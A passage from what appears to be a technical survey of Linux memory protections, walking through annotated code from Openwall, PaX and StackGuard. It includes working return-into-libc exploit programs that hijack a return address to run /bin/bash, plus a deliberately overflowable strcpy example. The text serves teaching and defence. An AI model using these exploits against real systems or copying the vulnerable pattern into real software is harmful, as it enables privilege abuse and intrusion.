                // Get the displacement value (behind the mod/rm byte or
                // behind the sib byte (if present))
                *err |= __get_user(rel8, (signed char *)(regs->eip + size));
                size++;
                // add the value of the displacement to the address
                addr += rel8;
                // get the value stored at addr+rel8
                *err |= __get_user(value, (unsigned long *)addr);
                break;
        // There is a 32-bit displacement of the address contained in the register
        case 0x80:
                // Get the displacement value (behind the mod/rm byte or
                // behind the sib byte (if present))
                *err |= __get_user(rel32, (unsigned long *)(regs->eip + size));
                size += 4;
                // add the value of the displacement to the address
                addr += rel32;
                // get the value stored at addr+rel32
                *err |= __get_user(value, (unsigned long *)addr);
                break;
        // The value we want is in the register, no displacements
        case 0xC0:
        default:
                value = addr;
        }

        if (*err) return 0;
        // set the instruction pointer to the next instruction
        regs->eip += size;
        return value;
}
#endif

// The following code is part of the do_general_protection() function.

#ifdef CONFIG_HARDEN_STACK_SMART
/* Check if it could have been a trampoline call */
        // is the code segment register set to point to user code (not kernel code) ?
        if ((regs->xcs & 0xFFFF) == __USER_CS)
        // is the opcode of the instruction FF ?
        // depending on the opcode extension this could be one the following instructions:
        // INC, DEC, CALLN (call near), CALLF (call far), JMPN, JMPF, PUSH
        if (*(unsigned char *)regs->eip == 0xFF)
        // get the mod/rm byte
        if (!__get_user(insn, (unsigned char *)(regs->eip + 1)))
        // 7    5   3   0
        // [MOD][EXT][R/M]
        // bits 5-3 of the mod/rm byte contain op code extensions for some opcodes
```

```
        // in this case, with opcode FF, check if the extension bits are set to 010
        // if so then this was a CALLN.
        if ((insn & 0x38) == 0x10 && insn != 0xD4) {      /* call mod r/m */
/* First, emulate the call */
                err = 0;
                // get the address we were calling
                addr = get_modrm(regs, &err);
                if (!err) {
                        // make place on the stack
                        regs->esp -= 4;
                        // place the current value of eip on the stack so we can return to
                        // it after the function call
                        err = __put_user(regs->eip, (unsigned long *)regs->esp);
                        // set the eip to the address we were calling
                        regs->eip = addr;
                }
/* Then, start emulating the trampoline itself */
// Only the code that could be generated by a trampoline is emulated.
                count = 0;
                // keep getting the next instruction
                while (!err && !__get_user(insn, (unsigned char *)regs->eip++))
                // lowest 3 bits denote which register
                if ((insn & 0xF8) == 0xB8) {                /* movl imm32,%reg */
/* We only have 8 GP registers, no reason to initialize one twice */
                        if (count++ >= 8) break;
                        // get the value
                        err |= __get_user(addr, (unsigned long *)regs->eip);
                        regs->eip += 4;
                        // place the value in the register specified in the 3 least
                        // significant bits
                        *get_reg(regs, insn & 7) = addr;
                } else
                // opcode with extension in it's mod/rm byte
                if (insn == 0xFF) {
                        // get the mod/rm byte
                        err |= __get_user(insn, (unsigned char *)regs->eip);
                        // are the extension bits set to 100 (JMPN) and are
                        // the mod/rm bits set to 11 (meaning the value is
                        // in the register)
                        if ((insn & 0xF8) == 0xE0) {        /* jmp *%reg */
                                // get the register from the mod/rm byte and
                                // set the eip to it (meaning we're done and
                                // can continue execution)
                                regs->eip = *get_reg(regs, insn & 7);
                                if (err) break; else return;
                        }
                        break;
                } else
                if (insn == 0xE9) {                         /* jmp rel32 */
```

```
                        // get the 32-bit relative address
                        err |= __get_user(addr, (unsigned long *)regs->eip);
                        if (err) break;
                        // jump to the correct address (+ 4 for the 32-bit
                        // address)
                        regs->eip += 4 + addr;
                        return;
                } else
                        break;
#endif
```

Avoiding non-executable stacks

As the heap is still executable in a system with a non-executable stack, if an exploit could place its code on the heap and consequently point the return address to this code, it could still easily exploit a vulnerability on a system with a non-executable stack. Also, this is not the only technique used to bypass non-executable stacks. A more advanced technique, that also defeats a non-executable heap is explained in section 7.3.

Conclusion

The Openwall patch causes almost no penalty on system performance unless the program either uses sigreturn or gcc trampolines, in which cases there will be a significant impact on the performance of that part of the program because the patch must emulate that behavior. This patch however does break other programs that might rely on an executable stack (some lisp interpreters). To remedy this it supports turning off the non-executable stack on by program basis by setting a flag in the header of the executable.

7.2 Non-executable pages

7.2.1 Introduction

Another way to make parts of memory non-executable is through paging. Many architectures have native support for marking a page as non-executable and will generate a page fault exception when a program attempts to execute code in such a page. The IA32 architecture however does not have support for this, so if one wishes to mark pages as non-executable it needs to be emulated in software.

7.2.2 PaX

Introduction

PaX is a patch for the Linux kernel that, among other things, adds support for non-executable pages to the Linux kernel for multiple architectures. All the architectures supported by this patch have native support for non-executable pages except for the IA32. Therefore we will only examine the patch for the IA32 as it is a superset of the patches for other architectures. To support non-executable pages in the IA32 architecture the patch overrides the meaning of one of the standard page flags.

Design

To implement non-executable pages, the PaX patch overrides the meaning of the user/superuser privilege flag of a page. For non-executable pages it will set the privilege of the page to superuser, meaning that when a program running in user space tries to access this page it will generate a page fault exception. It replaces the kernel's handling of page fault exceptions with its own that checks if the processor attempted to execute an instruction in this page, or if it was a data access. In the case of an instruction it can then terminate the program, and in the case of a data access it turns the user privilege flag for the page table on and loads the address into the data translate lookaside buffer[1] (DTLB). It then restores the page table back to its old state so that the next time it attempts to load this page into a table lookaside buffer it will again cause a page fault exception. As the instruction lookaside buffer (ITLB) is separate from the DTLB this technique works, and the next time this page is accessed for data purposes it will be contained in the DTLB and will not cause a page fault exception. However if access to this page is attempted for an instruction, it will be search for in the ITLB and a page walk will be executed which will result in a page fault exception.

Implementation

Modificiations to (include/asm-i386/pgtable.h):

```
// $Id: pgtable.c,v 1.1 2003/08/04 20:30:57 yyounan Exp $

// original definitions
#define PAGE_NONE      __pgprot(_PAGE_PROTNONE | _PAGE_ACCESSED)
#define PAGE_SHARED    __pgprot(_PAGE_PRESENT | _PAGE_RW | _PAGE_USER | _PAGE_ACCESSED)
#define PAGE_COPY      __pgprot(_PAGE_PRESENT | _PAGE_USER | _PAGE_ACCESSED)
#define PAGE_READONLY  __pgprot(_PAGE_PRESENT | _PAGE_USER | _PAGE_ACCESSED)


#ifdef CONFIG_PAX_PAGEEXEC
```

[1] The translate lookaside buffer was split into a data and instruction translate lookaside buffer starting with the pentium processor, without this seperation this patch would not be possible

```
// definitions of non-executable pages: the U/S flag is unset
# define PAGE_SHARED_NOEXEC __pgprot(_PAGE_PRESENT | _PAGE_RW | _PAGE_ACCESSED)
# define PAGE_COPY_NOEXEC   __pgprot(_PAGE_PRESENT | _PAGE_ACCESSED)
# define PAGE_READONLY_NOEXEC __pgprot(_PAGE_PRESENT | _PAGE_ACCESSED)
#else
# define PAGE_SHARED_NOEXEC PAGE_SHARED
# define PAGE_COPY_NOEXEC   PAGE_COPY
# define PAGE_READONLY_NOEXEC PAGE_READONLY
#endif
```

Note that the Linux kernel already has support for marking pages as non-executable in its protection_map array that it uses to set up page table entries. However it is not used in the i386 version of the kernel as the architecture does not support it. This patch sets the pages that should be non-executable to point to its new definition a of non-executable page (user privilege flag cleared). The most important change of this page is replacing the do_page_fault() function of the kernel with a pax_do_page_fault() function:

```
// $Id: pax_do_page_fault.c,v 1.3 2003/08/13 03:44:20 yyounan Exp $

#ifdef CONFIG_PAX_PAGEEXEC
/*
 * PaX: handle the extra page faults or pass it down to the original handler
 *
 * returns 0 when nothing special was detected
 *         1 when sigreturn trampoline (syscall) has to be emulated
 */
asmlinkage int pax_do_page_fault(struct pt_regs *regs, unsigned long error_code)
{
        struct mm_struct *mm = current->mm;
        unsigned long address;
        pte_t *pte;
        unsigned char pte_mask;
        int ret;

        // Save the address that caused the page fault exception
        __asm__("movl %%cr2,%0":"=r" (address));

        /* It's safe to allow irq's after cr2 has been saved */
        if (likely(regs->eflags & X86_EFLAGS_IF))
                local_irq_enable();

        // Is it a protection fault (bit 0 set) in user space (bit 2 set)
        if (unlikely((error_code & 5) != 5 ||
                        // The address fell outside of our taskspace
                        address >= TASK_SIZE ||
                        // Non-executable paging is turned off for this program
                        !(current->flags & PF_PAX_PAGEEXEC)))
```

```
        // Call the original exception handler
        return do_page_fault(regs, error_code, address);

    /* PaX: it's our fault, let's handle it if we can */

    /* PaX: take a look at read faults before acquiring any locks */
    // If the address that caused the fault is in the eip register, the
    // program attempted to execute code in the non-executable page, call
    // a handler to check if it should be emulated.
    if (unlikely((error_code == 5) && (regs->eip == address))) {
        /* instruction fetch attempt from a protected page in user mode */
        ret = pax_handle_fetch_fault(regs);
        switch (ret) {

#ifdef CONFIG_PAX_EMUTRAMP
        case 4:
            return 0;

        case 3:
        case 2:
            return 1;
#endif

        case 1:
        default:
            // Log the execution attempt and kill the process
            pax_report_fault(regs, (void*)regs->eip, (void*)regs->esp);
            do_exit(SIGKILL);
        }
    }
    // Set accessed flag, set the user privilege flag and if we attempted to
    // write to the page set the DIRTY flag, otherwise unset it. Leave the other
    // flags untouched.
    pte_mask = _PAGE_ACCESSED | _PAGE_USER | ((error_code & 2) << (_PAGE_BIT_DIRTY-1));

    // Lock the page tables as we will be changing an entry
    spin_lock(&mm->page_table_lock);
    // Get the page table entry
    pte = pax_get_pte(mm, address);
    /// If the page is not present or if it's marked as executable then we will
    //    call the default handler
    if (unlikely(!pte || !(pte_val(*pte) & _PAGE_PRESENT) || pte_exec(*pte))) {
        spin_unlock(&mm->page_table_lock);
        do_page_fault(regs, error_code, address);
        return 0;
    }

    // If we attempted a write (bit 1 set), check if the page is writable,
    // if not call the default handler
```

```
        if (unlikely((error_code == 7) && !pte_write(*pte))) {
                /* write attempt to a protected page in user mode */
                spin_unlock(&mm->page_table_lock);
                do_page_fault(regs, error_code, address);
                return 0;
        }

        /*
         * PaX: fill DTLB with user rights and retry
         */
        __asm__ __volatile__ (
                // Modify the flags, i.e. set accessed and user privilege and
                // set or unset the dirty flag.
                "orb %2,%1\n"
#if defined(CONFIG_M586) || defined(CONFIG_M586TSC)
/*
 * PaX: let this uncommented 'invlpg' remind us on the behaviour of Intel's
 * (and AMD's) TLBs. namely, they do not cache PTEs that would raise *any*
 * page fault when examined during a TLB load attempt. this is true not only
 * for PTEs holding a non-present entry but also present entries that will
 * raise a page fault (such as those set up by PaX, or the copy-on-write
 * mechanism). in effect it means that we do *not* need to flush the TLBs
 * for our target pages since their PTEs are simply not in the TLBs at all.

 * the best thing in omitting it is that we gain around 15-20% speed in the
 * fast path of the page fault handler and can get rid of tracing since we
 * can no longer flush unintended entries.
 */
// This is not needed on newer version of the processor as it will not store
// page table entries that caused a page fault in the TLB. Older ones
// however did and so the entry must be removed first.
                "invlpg %0\n"
#endif
                // Dummy address access to make the processor store it in the DTLB.
                "testb $0,%0\n"
                // Unset the user privilege flag so that next time the processor tries
                // to load it in a TLB it will again cause a page fault.
                "xorb %3,%1\n"
                :
                : "m" (*(char*)address), "m" (*(char*)pte), "q" (pte_mask),
                  "i" (_PAGE_USER)
                : "memory", "cc");
        spin_unlock(&mm->page_table_lock);
        return 0;
 }
#endif
```

Emulating sigreturn and gcc trampolines

PaX too has support for sigreturn and gcc trampolines (arch/i386/mm/fault.c) in the function pax_handle_fetch_fault(). This function gets called when the paxpage_fault() function has detected an attempt to execute code in a non-executable page.

```c
// $Id: pax_handle_fetch_fault.c,v 1.3 2003/08/18 08:57:22 yyounan Exp $

#if defined(CONFIG_PAX_PAGEEXEC) || defined(CONFIG_PAX_SEGMEXEC)
/*
 * PaX: decide what to do with offenders (regs->eip = fault address)
 *
 * returns 1 when task should be killed
 *         2 when sigreturn trampoline was detected
 *         3 when rt_sigreturn trampoline was detected
 *         4 when gcc trampoline was detected
 *         5 when legitimate ET_EXEC was detected
 */
static int pax_handle_fetch_fault(struct pt_regs *regs)
{
        // Map register numbers in modr/m bytes onto the place of in the regs struct
        static const unsigned char trans[8] = {6, 1, 2, 0, 13, 5, 3, 4};
        int err;

        do { /* PaX: sigreturn emulation */
                unsigned char pop, mov;
                unsigned short sys;
                unsigned long nr;
                // Get the code that was placed on the stack.
                err = get_user(pop, (unsigned char *)(regs->eip));
                err |= get_user(mov, (unsigned char *)(regs->eip + 1));
                err |= get_user(nr, (unsigned long *)(regs->eip + 2));
                err |= get_user(sys, (unsigned short *)(regs->eip + 6));

                if (err)
                        break;
                // Check if the code corresponds exactly to:
                // popl %eax; movl _NR_sigreturn, %eax; int $0x80
                if (pop == 0x58 &&
                    mov == 0xb8 &&
                    nr == __NR_sigreturn &&
                    sys == 0x80cd)
                {

                        int sig;
                        struct k_sigaction *ka;
                        __sighandler_t handler;
                        // get the signal from the stack
                        if (get_user(sig, (int *)regs->esp))
```

```
				return 1;
			// if the signal is invalid return
			if (sig < 1 || sig > _NSIG || sig == SIGKILL || sig == SIGSTOP)
				return 1;
			// check if there was a sig_handler for this signal
			ka = &current->sig->action[sig-1];
			handler = ka->sa.sa_handler;
			if (handler == SIG_DFL || handler == SIG_IGN) {
				if (!(current->flags & PF_PAX_EMUTRAMP))
					return 1;
			} else if (ka->sa.sa_flags & SA_SIGINFO)
				return 1;
			// popl %eax
			regs->esp += 4;
			// mov $__NR_sigreturn,%eax
			regs->eax = nr;
			// set eip to point to the int $0x80 instruction
			regs->eip += 8;
			return 2;
		}
	} while (0);

	do { /* PaX: rt_sigreturn emulation */
		unsigned char mov;
		unsigned short sys;
		unsigned long nr;

		err = get_user(mov, (unsigned char *)(regs->eip));
		err |= get_user(nr, (unsigned long *)(regs->eip + 1));
		err |= get_user(sys, (unsigned short *)(regs->eip + 5));

		if (err)
			break;
		// mov $__NR_rt_sigreturn, %eax; int $0x80
		if (mov == 0xb8 &&
		    nr == __NR_rt_sigreturn &&
		    sys == 0x80cd)
		{

			int sig;
			struct k_sigaction *ka;
			__sighandler_t handler;
			// Checks
			if (get_user(sig, (int *)regs->esp))
				return 1;
			if (sig < 1 || sig > _NSIG || sig == SIGKILL || sig == SIGSTOP)
				return 1;
			ka = &current->sig->action[sig-1];
			handler = ka->sa.sa_handler;
```

```
                if (handler == SIG_DFL || handler == SIG_IGN) {
                        if (!(current->flags & PF_PAX_EMUTRAMP))
                                return 1;
                } else if (!(ka->sa.sa_flags & SA_SIGINFO))
                        return 1;
                // Emulate the assembler code
                // mov $_NR_rt_sigreturn, %eax
                regs->eax = nr;
                // Set eip to point to int $0x80
                regs->eip += 7;
                return 3;
        }
} while (0);

do { /* PaX: gcc trampoline emulation #1 */
        unsigned char mov1, mov2;
        unsigned short jmp;
        unsigned long addr1, addr2, ret;
        unsigned short call;
        // Get the code that was placed on the stack.
        err = get_user(mov1, (unsigned char *)regs->eip);
        err |= get_user(addr1, (unsigned long *)(regs->eip + 1));
        err |= get_user(mov2, (unsigned char *)(regs->eip + 5));
        err |= get_user(addr2, (unsigned long *)(regs->eip + 6));
        err |= get_user(jmp, (unsigned short *)(regs->eip + 10));
        err |= get_user(ret, (unsigned long *)regs->esp);

        if (err)
                break;

        // Get the instruction that is just before the place
        // we will be returning to (i.e. a call instruction)
        err = get_user(call, (unsigned short *)(ret-2));
        if (err)
                break;
        // Check if it was really a mov instruction
        if ((mov1 & 0xF8) == 0xB8 &&
            // Check if the second mov instruction is a mov
            (mov2 & 0xF8) == 0xB8 &&
            // mov1 and mov2 can not mov to the same register
            (mov1 & 0x07) != (mov2 & 0x07) &&
            // little endian
            // check if the opcode is FF, the opcode extension
            // of the mod/rm byte must be set to 100 (JMPN)
            (jmp & 0xF8FF) == 0xE0FF &&
            // Is the register of the second mov the same as the one we are jumping to
            (mov2 & 0x07) == ((jmp>>8) & 0x07) &&
            // check if the opcode is FF, the opcode extension
            // of the mod/rm byte must be set to 010 (CALLN)
```

```
            (call & 0xF8FF) == 0xD0FF &&
            // Is the eip register set to the address in the register that
            // we were calling ?
            regs->eip == ((unsigned long*)regs)[trans[(call>>8) & 0x07]])
        {
            // Emulate the code
            // mov addr1, reg
            ((unsigned long *)regs)[trans[mov1 & 0x07]] = addr1;
            // mov addr2, reg
            ((unsigned long *)regs)[trans[mov2 & 0x07]] = addr2;
            // jmp addr2;
            regs->eip = addr2;
            return 4;
        }
    } while (0);

    do { /* PaX: gcc trampoline emulation #2 */
        unsigned char mov, jmp;
        unsigned long addr1, addr2, ret;
        unsigned short call;

        // Get the code that was placed on the stack.
        err = get_user(mov, (unsigned char *)regs->eip);
        err |= get_user(addr1, (unsigned long *)(regs->eip + 1));
        err |= get_user(jmp, (unsigned char *)(regs->eip + 5));
        err |= get_user(addr2, (unsigned long *)(regs->eip + 6));
        err |= get_user(ret, (unsigned long *)regs->esp);

        if (err)
            break;

        // Get the instruction that is just before the place
        // we will be returning to (i.e. a call instruction)
        err = get_user(call, (unsigned short *)(ret-2));
        if (err)
            break;

        // Check if it was a mov instruction
        if ((mov & 0xF8) == 0xB8 &&
            // Is the jmp instruction a near jump?
            jmp == 0xE9 &&
            // check if the opcode is FF, the opcode extension
            // of the mod/rm byte must be set to 010 (CALLN)
            (call & 0xF8FF) == 0xD0FF &&
            // Is the eip register set to the address in the register that
            // we were calling ?
            regs->eip == ((unsigned long*)regs)[trans[(call>>8) & 0x07]])
        {
            // mov addr1, reg
```

```
                        ((unsigned long *)regs)[trans[mov & 0x07]] = addr1;
                        // Do the relative jump
                        regs->eip += addr2 + 10;
                        return 4;
                }
        } while (0);
#endif

        return 1; /* PaX in action */
}
```

Conclusion

This patch is pretty intrusive. Every time the processor would do a page table walk (if the page's information is not stored in the TLB) to determine the physical address of a page in user space it would have to execute this code which has at least some impact on system performance. According to data from the PaX team the performance impact can be between 0 and 500%. On architectures with native support for non-executable pages the impact would be next to none as a page fault would only be generated when an execution of code in one of these pages is attempted and not for every read or write access. As is the case with a non-executable stack, sigreturn and gcc trampolines are emulated and thus programs that make use of these will incur an even higher running cost. PaX too will break programs that require an executable stack or heap, but it also offers the possibility to turn off non-executable pages on a by program basis by setting a flag in the header of the executable.

7.3 Defeating non-executable-memory: return-into-libc

7.3.1 Introduction to the executable and linking format

The Executable and Linking Format (ELF) is a format used for executables by most Unix variants, including Linux and BSD. It specifies what an executable looks like both in file and on memory. The format is very complex and we will only look at the part which is relevant to us, for more information the reader is directed to [TIS95] and [Lev99]. When a dynamically linked executable is loaded into memory, all the libraries that it needs are mapped into memory. As the size of libraries and the amount of libraries used may vary, they are not always loaded at the same place in memory and must therefor be written as position independent code (PIC).

Global offset table

The global offset table (GOT) allows position independent code to access data at absolute virtual addresses. Instead of accessing the data directly it references a position in its global offset table and gets the absolute address. An executable and every shared library each have their own GOT. The dynamic linker will calculate the absolute addresses of the requested symbols and will set the appropriate entries in the GOT to point to these addresses.

Procedure linkage table

When a program calls a shared library function it has no idea where it will be loaded, again we must have a way of making the function call go to the right place. This is done throught the procedure linkage table (PLT). Instead of calling a shared library function the program will instead call an appropriate entry in the PLT. On the IA32 architecture the procedure linkage table entries do not contain the address of the shared libraries directly but instead contain an indirect jump to the contents of the GOT for that function. The dynamic linker will fill in the absolute addresses of the functions in the GOT. As with the GOT, both the executable and the shared libraries have seperate procedure linkage tables.

7.3.2 Return-into-libc

Because the shared libraries that a program uses will be mapped into the processes memory space completely, we can, instead of inserting our own code into the program just call library functions. The following is an example of a return-into-libc exploit for the original stack-overflow vulnerable program bufferoverflow2 described in 5.1.2:

```
// $Id: retlibc.c,v 1.2 2003/08/18 04:29:21 yyounan Exp $
#include <stdio.h>
#include <stdlib.h>

// This is very fragile, a different version of a library,
// an extra library being loaded or even a change in order
// of loading might change this address
#define SYSTEMADDR 0x4005f870

int main() {
  char overflow[80];
  char *argv[3] = { "./bufferoverflow", overflow, NULL };
  char *env[2] = {"/bin/bash", NULL};
  int i;
  memset(overflow,'\x90',80);
  // Replace the return address with the memory location of system(3)
  *(long *)&overflow[68] = SYSTEMADDR;
  // The environment contains the string "/bin/bash" and system(3) expects
  // a pointer to a string.
```

```
  *(long *)&overflow[76] = 0xBFFFFFFF - 4 - strlen(argv[0]) - 1 - strlen("/bin/bash");
  execve(argv[0],argv,env);
}
```

7.4 Changing mmap()'ed addresses

7.4.1 Introduction

Straightforward ways to stop exploits that return into libc are also provided by both the Openwall and the PaX patches. In the default kernel the starting address of where the shared libraries (actually any files that are mapped into memory without specifying a requested start address have this start address, but we're only interested in libraries) that a process uses will be mapped is at TASK_SIZE / 3 (0xc0000000 / 3 = 0x40000000 on i386, include/asm-i386/processor.h):

```
#define TASK_UNMAPPED_BASE (TASK_SIZE / 3)
```

This is subsequently used in the arch_get_unmapped_area() function (mm/mmap.c) as a starting address to find a free area where the shared library can be mapped.

7.4.2 Openwall

Openwall changes this to:

```
#define TASK_UNMAPPED_BASE(size) ( \
      current->binfmt == &elf_format && \
      !(current->flags & PF_STACKEXEC) && \
      (size) < 0x00ef0000UL \
      ? 0x00110000UL \
      : TASK_SIZE / 3 )
```

The new TASK_UNMAPPED_BASE must be passed a size; if the size is too large the original base address will be returned. The idea of this new base address is to make sure that each libc function will contain a NULL (which is the terminator for most string operations) and will make it unable for the exploit to put arguments for this function on the stack. Exploitation will still work if it can call a function that does not require any arguments.

7.4.3 PaX

PaX has a different technique: it randomizes addresses at which libraries are mapped. Instead of redefining TASK_UNMAPPED_BASE it lets the arch_get_unmapped_area()

function use it as originally defined:

```
addr = PAGE_ALIGN(TASK_UNMAPPED_BASE);
```

but adds extra code:

```
/* PaX: randomize base address if requested */
if (current->flags & PF_PAX_RANDMMAP)
        addr += current->mm->delta_mmap;
```

The delta_mmap value is set when the program is loaded into memory (fs/binfmt_elf.c):

```
current->mm->delta_mmap = pax_delta_mask(pax_get_random_long(), PAX_DELTA_MMAP_LSB(curr
PAX_DELTA_MMAP_LEN(current));

// lsb makes sure the value is page_aligned, as this is an mmap(3) requirement.
// i.e. (delta & 65535) << 12 (take only the 16 least significant bits,
// then shift them to make sure we have page alignment).
#define pax_delta_mask(delta, lsb, len) (((delta) & ((1UL << (len)) - 1)) << (lsb))

// Defines added in asm-i386/elf.h (PAGE_SHIFT is 12 on the i386):
#define PAX_DELTA_MMAP_LSB(tsk)        PAGE_SHIFT
#define PAX_DELTA_MMAP_LEN(tsk)        16
```

7.4.4 Conclusion

While these techniques are effective against standard return-into-lib exploits, again they can be easily bypassed. Instead of using returning to the mmapp'ed address of the library function, an attacker can just call its PLT entry instead[2].
A revised vulnerable program that contains a call to system():

```
// $Id: bosystem.c,v 1.1 2003/08/18 08:58:48 yyounan Exp $
#include <string.h>

void function(int a, char *b) {
  char string1[10];
  char string2[50];
  strcpy(string2,b);
}

void function2() {
  system("/bin/ls");
}
```

[2]this will only work if the program uses this function, otherwise there will be no PLT entry for this function

```
int main(int argc, char **argv) {
  function(1,argv[1]);
}
```

And a revised exploit that returns to system's PLT entry:

```
// $Id: retlibc2.c,v 1.1 2003/08/18 08:57:22 yyounan Exp $
#include <stdio.h>
#include <stdlib.h>

// This is also less fragile, as it points to the PLT entry.
#define SYSTEMADDR 0x8048360

int main() {
  char overflow[80];
  char *argv[3] = { "./bufferoverflow", overflow, NULL };
  char *env[2] = {"/bin/bash", NULL};
  int i;
  memset(overflow,'\x90',80);
  // Replace the return address with the PLT entry of system(3)
  *(long *)&overflow[68] = SYSTEMADDR;
  // The environment contains the string "/bin/bash" and system(3) expects
  // a pointer to a string.
  *(long *)&overflow[76] = 0xBFFFFFFF - 4 - strlen(argv[0]) - 1 - strlen("/bin/bash");
  execve(argv[0],argv,env);
}
```

7.5 Canaries: StackGuard

7.5.1 Introduction

The previously examined solutions attempted to stop the execution of code that was injected by exploitation of one of the vulnerabilities mentioned in chapter 5. StackGuard on the other hand attempts to detect and stop (by terminating the program) an attacker who is exploiting a stack-based overflow from overwriting the return address stored on the stack and thus attempts to stop the attacker from abusing an overflowable buffer as opposed to stopping the attacker from executing injected code. StackGuard comes in the form of patch for the GNU compiler gcc that modifies the function activation records.
It attempts to detect a change in the return address of a function. It does this by placing a

canary[3] next to the return address in the function prologue, assuming that when a stack-based buffer is overflown and the function's return address is overwritten it must also overwrite the canary. In the function epilogue a check to see if the canary was modified occurs. If it wasn't we will assume that the return address was not changed and we can continue with its return. If it detects a changed canary value it will terminate the program. Currently StackGuard supports two kind of canaries, random and terminator.
Random canaries are generated at program startup so an attacker is not able to know what this canary is beforehand and thus can not replace it when he is overflowing a buffer. Every time a function call is done, the next value from a canary table is placed on the stack in the prologue.
The terminator canary works on a different principle, assuming that most string operations are terminated by either a NULL, CR, LF or a -1 we place a canary on the stack that contains all four of these possible terminators in the assumption that if an attacker attempts to emulate this canary he will not be able to continue his overwriting.

7.5.2 Implementation

The random canary table needs to be initialized before the main procedure starts. The initialization has been implemented as a library.

```
// $Id: sgcanary.c,v 1.2 2003/08/13 03:44:20 yyounan Exp $
// Library code, the canary_setup function will be executed
// before the program's main code.

#include <stdio.h>
#include <sys/time.h>
#include <unistd.h>
#include <stdlib.h>
#include <errno.h>

char *canary_abort_message =
"Canary %d = %x died in procedure %s!!! Probable buffer overflow attack!!\n" ;

long __canary[128] ;

/* causes loader to execute canary_setup() before main */

void canary_setup ( void ) __attribute__ ((__constructor__)) ;

void canary_setup ( void ) {
  struct timeval seed ;
  int i ;
```

[3] Named after the canaries used by mine workers to detect the presence of carbon monoxide as they are very sensitive to this tasteless, odorless and colorless gas.

```
  /* gettimeofday() – use time of day to seed srandom() */
  /* A better seed would be to read /dev/random */

  {
    int ret = gettimeofday (&seed, NULL) ;
    if ( ret == 0 ) {
      fprintf (stderr, "gettimeofday succeeded\n") ;
    } else {
      fprintf (stderr, "gettimeofday failed, errno = %s\n", errno) ;
      exit (1) ;
    }
  }

  /* Seed the random function with seconds XOR microseconds */

  srandom (seed.tv_sec ^ seed.tv_usec) ;

  /* Fill in the vector of canaries */

  for ( i = 0 ; i < 128 ; i ++ ) {
    __canary[i] = random () ;
  }

  /* Reset the random seed with the default */

  srandom (1) ;

  return ;
}
```

The code responsible for adding these canaries to a function is added to the part in gcc that is responsible for adding the function prologue:

```
// $Id: sgprologue.c,v 1.3 2003/08/18 10:35:54 yyounan Exp $
// Extra coded added to the function prologue handling in gcc

extern int canary_all_functions ;
fprintf (file, "\t/* begin prologue with size %d */\n", size);
if ( canary_all_functions == 1 ) {
  if (0) fprintf(stderr,"Immunix StackGuard: Prologue %s: terminator canary: %d \n"
        , current_function_name, canarynum);
  xops[4] = GEN_INT (0x000aff0d);                    /* NUL LF -1 CR */
  output_asm_insn ("/* push TERMINATOR as the canaryvalue */", xops);
  // Place the terminator canary on the stack.
  output_asm_insn ("pushl %4", xops);
} else if ( canary_all_functions == 2 ) {
  if ( flag_pic )
    fatal ("can't codegen random canaries prologues for PIC");
```

```
  // Increase the canary-index (get the next value in the canary table).
  // It is done modulo 128 because the table contains 128 values.
  canaryval = (canaryval + 1) % 128 ;
  if (0) fprintf(stderr,"Immunix StackGuard: Prologue %s: canary: %d value: %x\n"
       , current_function_name, canarynum, canaryval);
  xops[4] = GEN_INT (canaryval);
  xops[5] = gen_rtx (REG, SImode, 2);
  output_asm_insn ("/* Move canary index into register */",xops);
  // Copy the canary index into a register.
  output_asm_insn ("movl %4,%5", xops);
  output_asm_insn ("/* push canaryvalue */", xops);
  // Get the canary from the canary table and place it on the stack.
  output_asm_insn ("pushl __canary(,%5,4)", xops);
} else {
 if (0)    fprintf(stderr,"Immunix StackGuard: Prologue %s: *NO* canary: %d \n"
        , current_function_name, canarynum);
}
```

And logically the code responsible for checking canaries is added in the part responsbile for the function epilogue:

```
// $Id: sgepilogue.c,v 1.2 2003/08/18 10:35:54 yyounan Exp $

if ( canary_all_functions == 1 ) {
  if (0) fprintf(stderr,"Immunix StackGuard: Epilogue %s: terminator canary: %d\n"
         , current_function_name, canarynum);
  xops[0] = frame_pointer_rtx;
  xops[3] = GEN_INT (0x000aff0d);                    /* NUL LF -1 CR */
  xops[4] = gen_rtx (REG, SImode, 2);                /* alloc a reg*/
  output_asm_insn ("/* begin canary check routine */",xops);
  // Copy the terminator into a register.
  output_asm_insn ("movl %3,%4",xops);
  // XOR the canary value with the top of stack.
  output_asm_insn ("xorl %4,(%2)",xops);
  // If the result is not zero, the canary was changed.
  // Jump to label Lcanary<canarynum> (canarynum will be increased every time
  // a function epilogue is written to make sure labels stay unique).
  // The code at that label handles calling the function which logs the attack
  // and then terminates the program.
  fprintf(file,"\tjnz .Lcanary%d\n",canarynum);
  // Add 4 to the stackpointer i.e. remove the canary from the stack.
  output_asm_insn ("add%L0 $4,%2",xops);             /* pop canary */
  output_asm_insn ("/* end of canary check routine */",xops);
} else if ( canary_all_functions == 2 ) {
  if ( flag_pic )
    fatal ("can't codegen random canary epilogues for PIC");
```

```
  if (0) fprintf(stderr,"Immunix StackGuard: Epilogue %s: canary: %d value: %x\n"
        , current_function_name, canarynum, canaryval);
  xops[0] = frame_pointer_rtx;
  xops[3] = GEN_INT (canaryval);                        /* convert to rtx int */
  xops[4] = gen_rtx (REG, SImode, 2);                          /* alloc a reg*/
  output_asm_insn ("/* begin canary check routine */",xops);
  // Copy the canary table index into a register.
  output_asm_insn ("movl %3,%4",xops);
  // Copy canary from the canary table into the register.
  output_asm_insn ("movl __canary(,%4,4),%4",xops);
  // XOR the canary with the top of stack.
  output_asm_insn ("xorl %4,(%2)",xops);
  // If the result is not zero, the canary was changed. Jump to Lcanary<canarynum>
  fprintf(file,"\tjnz .Lcanary%d\n",canarynum);
  // Add 4 to the stackpointer.
  output_asm_insn ("add%L0 $4,%2",xops);                 /*  pop canary */
  output_asm_insn ("/* end of canary check routine */",xops);
} else {
  if (0) fprintf(stderr,"Immunix StackGuard: Epilogue %s: *NO* canary: %d\n"
          , current_function_name, canarynum);
}
```

7.5.3 Conclusion

Please note that this analysis was done on an old version of StackGuard. Currently Immunix, Inc. is working on StackGuard 3, an implementation for gcc 3.x which will apparently contain some significant changes, including architecture independence, to allow it to be incorporated in gcc by default. However at the time of writing the source code for this newer version was not yet available and the newest version that was available only supported terminator canaries, so all analysis was done on an older version of the patch.
